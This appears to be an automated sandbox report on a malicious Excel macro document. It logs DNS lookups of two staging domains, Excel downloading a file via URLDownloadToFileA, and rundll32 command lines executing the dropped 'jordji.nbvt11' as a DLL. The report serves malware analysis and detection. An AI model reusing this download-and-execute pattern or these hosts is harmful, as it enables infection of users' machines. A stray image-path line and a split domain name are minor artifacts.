May 4, 2021 13:48:15.612308025 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 13:48:17.398664951 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:17.451520920 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 13:48:18.131697893 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:18.190745115 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 13:48:18.803430080 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:18.855869055 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 13:48:21.871052980 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:21.920531034 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 13:48:22.994800091 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:23.053308010 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 13:48:23.995692015 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:24.044250011 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 13:48:25.350069046 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:25.398540974 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 13:48:26.490278006 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:26.541841030 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 13:48:28.094836950 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:28.146389008 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 13:48:29.182952881 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:29.240228891 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 13:48:32.561445951 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:32.610258102 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 13:48:33.048775911 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:33.097503901 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 13:48:33.814681053 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:33.868495941 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 13:48:41.153635025 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:41.216614962 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 13:48:50.793153048 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:50.860055923 CEST	53	60875	8.8.8.8	192.168.2.4
May 4, 2021 13:48:57.906140089 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:58.061760902 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 13:48:58.710150957 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:58.767055988 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 13:48:59.328826904 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 13:48:59.493369102 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 13:48:59.944622993 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:00.002288103 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 13:49:00.469000101 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:00.535358906 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:00.543842077 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 13:49:00.592427015 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 13:49:01.137968063 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:01.295217037 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 13:49:01.751941919 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:01.809473991 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 13:49:02.566049099 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:02.623294115 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 13:49:03.418185949 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:03.475552082 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 13:49:03.934693098 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:03.988012075 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 13:49:16.954533100 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:17.016158104 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 13:49:59.038494110 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 13:49:59.091358900 CEST	53	64206	8.8.8.8	192.168.2.4
May 4, 2021 13:50:00.682821989 CEST	50904	53	192.168.2.4	8.8.8.8
May 4, 2021 13:50:00.747786045 CEST	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 13:48:14.072832108 CEST	192.168.2.4	8.8.8.8	0x5fc1	Standard query (0)	industrialarttextile.com	A (IP address)	IN (0x0001)
May 4, 2021 13:48:15.396091938 CEST	192.168.2.4	8.8.8.8	0xbe1b	Standard query (0)	anaheimder matologists.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 13:48:14.254153967 CEST	8.8.8.8	192.168.2.4	0x5fc1	No error (0)	industrialarttextile.com		192.254.233.89	A (IP address)	IN (0x0001)
May 4, 2021 13:48:15.586093903 CEST	8.8.8.8	192.168.2.4	0xbe1b	No error (0)	anaheimder matologists.com		192.185.5.2	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:48:14.633714914 CEST	192.254.233.89	443	192.168.2.4	49733	CN=mail.gdmart.com.bd CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 10 10:47:11 CET 2021	Tue Jun 08 11:47:11 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 4, 2021 13:48:15.922522068 CEST	192.185.5.2	443	192.168.2.4	49735	CN=cpcalendars.anaheimdermatologists.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 22:18:32 CET 2021	Tue Jun 15 23:18:32 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6868 Parent PID: 800

General

Start time:	13:48:07
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x100000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	68F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	68F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3C322B89.tmp	success or wait	1	27495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\27497374.tmp	success or wait	1	27495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$statistic-2070252624.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	2651E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$statistic-2070252624.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	265241	WriteFile
C:\Users\user\Desktop\~$statistic-2070252624.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	2651E4	WriteFile
C:\Users\user\Desktop\~$statistic-2070252624.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	265241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	68F643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	68F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	1720F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	17211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	17213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	17213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7160 Parent PID: 6868

General

Start time:	13:48:16
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt1,DllRegisterServer
Imagebase:	0xb0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5688 Parent PID: 6868

General

Start time:	13:48:16
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt11,DllRegisterServer
Imagebase:	0xb0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\jordji.nbvt11	unknown	64	success or wait	1	B38D9	ReadFile

Disassembly

Code Analysis